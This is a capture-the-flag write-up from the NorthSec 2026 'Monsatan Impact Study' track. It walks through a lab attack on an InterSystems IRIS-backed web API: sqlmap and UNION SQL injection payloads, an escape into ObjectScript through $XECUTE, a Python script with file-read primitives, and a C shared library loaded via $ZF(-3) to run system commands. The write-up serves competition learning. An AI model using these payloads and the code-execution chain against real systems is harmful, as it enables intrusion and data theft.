NorthSec 2026 Monsatan Impact Study Track Writeup
Table of Contents
Intro⌗
This year I completed a very interesting and unusual challenge that explored a very niche DBMS along with its scripting language and native extension support.
Challenge description⌗
Do they really think we’re idiots? Tons of people have developed cancer because of Monsatan’s bioengineering. They have developed something called symbiotic pairs, which makes seeds grow only with the right fertilizer, which changes every year. A paid license to get your food. Eating is a human right!
I want to dig more into this study they published by an independent studio. Just the abstract is full of bullcrap! Let’s try to track who’s behind that web of lies.
[1/5] Start of the track. Let’s move on to the Monsatan impact study web page (Good, what’s next? [CFSS:0.3/TS:B/E:L/HSFC:N=2-4]) (2 points)⌗
Unfortunately, I’m not too sure what the first flag was, but it had something to with running exiftool on a PDF to see the website associated with it. When going to the website, we were met with a large list of data points.
[2/5] Found in SQL (Keep it up! (2/5) [CFSS:0.3/TS:B/E:L/HSFC:N=2-4]) (3 points)⌗

As we can see by going on the website, a lot of parameters are modifiable, and a lot of results are returned.

This seemed like a classic SQL injection, and I didn’t want to go one by one on each parameter, so I launched a SQLMap to find out the vulnerable parameter.
sqlmap -u 'http://monsatan-impact-study.ctf:8000/api/study-records?sort_by=sub_id&sort_dir=asc&age_min=29&age_max=79&dist_min=0&dist_max=100&cea_min=0&cea_max=30&afp_min=0&afp_max=612&src_min=1&src_max=16' --random-agent --technique U -p age_min --risk 3 --level 5 --union-cols 6 --sql-shell
Interestingly, SQLMap returned information that the DBMS was Intersystems Cache. I initially told myself that some WAF was probably making SQLMap return a false positive, but after manual testing, it was indeed Intersystems Iris, a successor to Intersystems Cache.
After a little playing around, I was able to find that the injection was susceptible to a union injection with 6 parameters. This allowed me to dump the database schema from information_schema.tables and information_schema.columns to be able to find a flag column in the Study.Flag table.

By dumping the schema, another table called Study.HiddenFlag was available, but trying to read from it errored out and returned no results.
[3/5] File Read (Next flag is hidden in the database, but you must reach it using remote code execution. (3/5) [CFSS:0.3/TS:I/E:M/HSFC:N=6-10]) (7 points)⌗
After wasting a lot of time trying to leak the HiddenFlag, I received a small nudge to look in another direction, to which I did.
While reading the Intersystems SQL Documentation, I kept encountering snippets that would not work in SQL and only in ObjectScript so I dismissed them all since we weren’t in an ObjectScript context.
However, after trying the " initially, there was an unusual error I initially dismissed but went back to to escape the SQL context.

While playing a bit with this parameter, I noticed some weird behaviors:
| Input | Status |
|---|---|
| " | Error <SYNTAX>zExec+2^Utils.PyBridge.1 |
| "" | OK |
| " 1 " | Error <SYNTAX>zExec+2^Utils.PyBridge.1 |
| “+1+” | OK |
The documentation strongly implied that Iris SQL was being run from an ObjectScript context, so I tried to concatenate a special global variable from Iris to my payload and it worked.
While not ideal, this returned 200:
age_min=1+AND+0=1+UNION+SELECT+1,2,3,4,5,"_$USERNAME_"+--+
While this returned a syntax error:
age_min=1+AND+0=1+UNION+SELECT+1,2,3,4,5,"_$BLABLABLA_"+--+
Implying that the $USERNAME variable was actually valid.
To actually get the output, I had to surround my payload with single quotes for the SQL query not to have an invalid identifier in the middle of the query.
Request:
age_min=1+AND+0=1+UNION+SELECT+1,2,3,4,5,'"_$USERNAME_"'+--+
Response:
{
    "sort_by": "sub_id",
    "sort_dir": "asc",
    "filters": {
        "age": ["1 AND 0=1 UNION SELECT 1,2,3,4,5,'\"_$USERNAME_\"' -- ", "79"],
        "dist": ["0", "100"],
        "cea": ["0", "30"],
        "afp": ["0", "612"],
        "src": ["1", "16"]
    },
    "rows": [{
        "sub_id": "1",
        "age": "2",
        "dist": "3",
        "cea": "4",
        "afp": "5",
        "src": "svc_app"
    }]
}
From there, we could execute arbitrary ObjectScript code through the $XECUTE.

However, initially I tried to get regular commands to work using the $ZF family of functions. The $ZF(-1), $ZF(-2) and $ZF(-100) (all able to directly run commands) were all disabled. However, when trying with $ZF(-3) (function to load an external library and run a function from it), no permission error was returned, and instead a path error was returned.
I wanted to launch the system command from libc, so I tried a few paths and landed on the correct libc path. Unfortunately, I found that it wouldn’t be that easy to load a library, and went back to ObjectScript.


Interestingly, ObjectScript does not need to separate different statements with newlines or semicolons, since each statement begins with a statement identifier like in SQL. This means we can just join a bunch of statements separated by spaces in order to be able to run many operations. This is especially useful when opening and reading a file, since the status code is returned throughout the operation, making it not possible to simply chain open().read().
My exploit looked a little like this:
import base64

import requests

# Snippet to list directory. Comment out snippet below to use it
injection = """
Set rs = ##class(%ResultSet).%New("%Library.File:FileSet")
Do rs.Execute("/home/irisowner/bin", "*", "Name", 0)

Set allFiles = ""
While rs.Next() {
    Set allFiles = allFiles _ " " _  rs.Get("Name")
}
return allFiles
"""

# Snippet to read file
injection = """
set bob = ##class(%File).%New("/flag-3.txt")
set sc = bob.Open("R")
return bob.ReadLine()
"""

params = {
    "sort_by": "sub_id",
    "sort_dir": "asc",
    "age_min": f'1 AND 0=1 UNION SELECT 1,2,2,2,2,\'"_$XECUTE("{injection.replace("\n", " ").replace('"', '""')}")_"\' -- ',
    "age_max": "79",
    "dist_min": "0",
    "dist_max": "100",
    "cea_min": "0",
    "cea_max": "30",
    "afp_min": "0",
    "afp_max": "612",
    "src_min": "1",
    "src_max": "16",
}

response = requests.get(
    "http://monsatan-impact-study.ctf:8000/api/study-records",
    headers=headers,
    params=params,
    verify=False,
    proxies={"http": "http://127.0.0.1:8080"},
)

response = response.json()

try:
    print(response["rows"][0]["src"]))
except Exception as e:
    print(response)
The two injections were listing and file reading primitives, which allowed me to find /flag-3.txt.
[4/5] Remote code execution (I just wanted to make sure that you had remote code execution. [CFSS:0.3/TS:A/E:M/HSFC:N=9-14]) [12 points]⌗
Unfortunately, /flag-4.txt was not readable, and was probably a permission issue.
However, with our primitives, it also became easy to upload our own files to the system, meaning we could upload our own .so and use the $ZF(-3) function from before.
// lib.c

#include <stdlib.h>

__attribute__((constructor))
int entry() {
    system("ls -la / | base64 -w 0 > /tmp/out.txt");

    return 0;
}

typedef int (*zffunc)();

struct zfestr {
  const char *zfename; /* Address of function name string */
  const char *zfead;   /* Address of argument descriptor string */
  zffunc zfeep;        /* Function entry point address */
};

struct zfestr zfedll[] = {
    {(char *)0, (char *)0, (zffunc)0}};

struct zfestr *GetZFTable(void* cbtp, void*a) {
    return zfedll;
}
To compile it, we can use:
zig cc ./lib.c -o lib.so -shared -target native-native-gnu.2.24
Note: I used zig cc to avoid GLIBC versioning issues that often arise when I compile things on my Arch Linux machine that target older systems.
After that, we can modify the script from before to send the file over:
data = base64.b64encode(open("lib.so", "rb").read())

injection = f"""

Set data = $SYSTEM.Encryption.Base64Decode("{data.decode()}")

Set file = ##class(%Stream.FileBinary).%New()
Do file.LinkToFile("/tmp/f.so")
Do file.Write(data)
Do file.%Save()

Do $ZF(-3, "/tmp/f.so")

set bob = ##class(%File).%New("/tmp/out.txt")
set sc = bob.Open("R")
return bob.Read()

"""

# ...

response = response.json()

try:
    open("out.data", "wb").write(base64.b64decode(response["rows"][0]["src"]))
    print(base64.b64decode(response["rows"][0]["src"]).decode())
except Exception as e:
    print(response)
With this, we had a way to run commands on the server. When running sudo -l, we were able to find that we had access to /usr/bin/cat /flag-4.txt, so we could simply:
sudo /usr/bin/cat flag-4.txt
to get the fourth flag.
[5/5] Found in SQL, but hidden. Multiple ways to obtain. (How did you get it? I’m curious. Last flag requires remote code execution. [CFSS:0.3/TS:I/E:M/HSFC:N=6-10]) [10 points]⌗
For the last flag, we had to get back to our Study.HiddenFlag table. When trying to access it via ObjectScript instead of SQL, it would return an encrypted blob that looked like IRISENC::AQAkMEIxRDFFMEItNTA4OS0xMUYxLUJEMkItMDAxNjNFMDI2MUE5ENoB1S5D6meCo/l7KDoWn+bY0NKUZNcGhlwyRW8LOH4qCKE1UqVsvzOT8e+Hsama0ssrsue2/G5akTgduhuvY3/FaBkrqymebZvwWmAPXxon.
When browsing the Iris documentation, I inferred that this was data element encryption, as only the data was encrypted and not the table itself. This led me to this interesting function: $SYSTEM.Encryption.AESCBCManagedKeyDecrypt.
Unfortunately, when trying $SYSTEM.Encryption.AESCBCManagedKeyDecrypt(##class(Study.HiddenFlag).%OpenId(1).flag), an error would occur. I tried debugging this for a while, until I stumbled on this snippet of the documentation, that showed the data had to be base64 decoded before decryption. I assumed since the keys were being managed, this step was done automatically for us.

The final solve looked like this:
injection = """
return $SYSTEM.Encryption.AESCBCManagedKeyDecrypt($SYSTEM.Encryption.Base64Decode("AQAkMEIxRDFFMEItNTA4OS0xMUYxLUJEMkItMDAxNjNFMDI2MUE5ENoB1S5D6meCo/l7KDoWn+bY0NKUZNcGhlwyRW8LOH4qCKE1UqVsvzOT8e+Hsama0ssrsue2/G5akTgduhuvY3/FaBkrqymebZvwWmAPXxon"))
"""
With the same script as before. With this we were able to get the last flag.
Conclusion⌗
This challenge was very interesting and made me learn a few technologies I had never seen or heard of before. Taught me to adapt my skills and challenge my assumptions, loved the track!
Can’t wait to see what’s in store at NSEC 2027 :)